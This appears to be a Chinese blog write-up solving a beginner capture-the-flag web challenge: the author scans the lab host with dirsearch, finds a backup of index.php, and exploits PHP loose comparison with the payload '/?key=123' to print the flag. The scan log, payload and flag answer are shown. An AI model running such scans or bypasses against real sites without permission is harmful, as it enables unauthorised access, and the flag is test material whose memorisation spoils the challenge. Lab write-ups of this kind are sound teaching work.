

BUU-WEB-[ACTF2020 新生赛]BackupFile

原创

TzZzEZ-web 于 2021-05-09 14:58:20 发布 53 收藏

分类专栏: [BUU-WEB](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_24033605/article/details/116564817

版权



[BUU-WEB 专栏收录该内容](#)

59 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]BackupFile

从题目可以看出来, 考的是备份文件, dirsearch扫描一下, 看看备份文件在哪。

```
(base) C:\Users\LENOVO\Downloads\dirsearch-master>python dirsearch.py -u http://74d87b76-0154-41a0-bc9b-cf6fa7311883.node3.buuoj.cn/

dirsearch v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: C:\Users\LENOVO\Downloads\dirsearch-master\reports\74d87b76-0154-41a0-bc9b-cf6fa7311883.node3.buuoj.cn\_21-05-09_14-46-00.txt

Error Log: C:\Users\LENOVO\Downloads\dirsearch-master\logs\errors-21-05-09_14-46-00.log

Target: http://74d87b76-0154-41a0-bc9b-cf6fa7311883.node3.buuoj.cn/

[14:46:00] Starting:
[14:46:01] 503 - 596B - /aspx.bak
[14:46:01] 503 - 596B - /jsp.old
[14:46:01] 503 - 596B - /%2e%2e:/test
[14:46:01] 503 - 596B - /jsp.tar
[14:46:01] 503 - 596B - /php.php
[14:46:01] 503 - 596B - /aspx.tgz
[14:46:01] 503 - 596B - /js.tar
[14:46:01] 429 - 568B - /php.zip
[14:46:01] 429 - 568B - /aspx.zip
[14:46:01] 429 - 568B - /html.zip
[14:46:01] 429 - 568B - /js.zip
[14:46:01] 429 - 568B - /jsp.zip
[14:46:01] 429 - 568B - /+CSCOE+/logon.html#form title text
```


https://blog.csdn.net/qq_24033605

```
[14:50:47] 429 - 568B - /import
[14:50:47] 429 - 568B - /images/
[14:50:47] 429 - 568B - /images/c99.php
[14:50:47] 429 - 568B - /img_admin
[14:50:47] 429 - 568B - /image.aspx
[14:50:47] 429 - 568B - /imprimer.js
[14:50:47] 429 - 568B - /imprint.html
[14:50:52] 503 - 596B - /index.7z
[14:50:52] 503 - 596B - /includes/js/tiny_mce
[14:50:52] 503 - 596B - /includes/swfupload/swfupload.swf
[14:50:52] 503 - 596B - /index.bz2
[14:50:52] 503 - 596B - /index-test.php
[14:50:52] 503 - 596B - /includes/tinymce
[14:50:53] 200 - 347B - /index.php.bak
[14:50:53] 429 - 568B - /index.tar.gz
[14:50:53] 429 - 568B - /index.temp
[14:50:53] 429 - 568B - /index.tgz
[14:50:53] 429 - 568B - /index.vb
[14:50:53] 429 - 568B - /index.tmp
[14:50:53] 429 - 568B - /index.zip
[14:50:53] 429 - 568B - /index.xml
[14:50:53] 429 - 568B - /index1.bak
[14:50:53] 429 - 568B - /index1.htm
[14:50:54] 429 - 568B - /index2
[14:50:54] 429 - 568B - /index2.bak
[14:50:54] 429 - 568B - /index2.bak
```

```
[14:50:54] 429 - 568B - /index_admin.jsp
[14:50:54] 429 - 568B - /index_admin.html
[14:50:54] 429 - 568B - /index_admin.js
[14:50:54] 429 - 568B - /index2.php
[14:50:54] 429 - 568B - /index3.php
```

https://blog.csdn.net/qq_24033605

扫到了index页面的备份。



```
index.php.bak - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
|<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}

第 1 行, 第 1 列 100% Windows (CRLF) UTF-8
```

简单的做一下php代码审计:

利用get方法提交key, 双等于是弱等于, 匹配即可得到flag。

构建payload:

```
/?key=123
```

成功获取flag。

flag{cea2f861-df9d-40cd-a892-6c28ad9f0027}

```
flag{cea2f861-df9d-40cd-a892-6c28ad9f0027}
```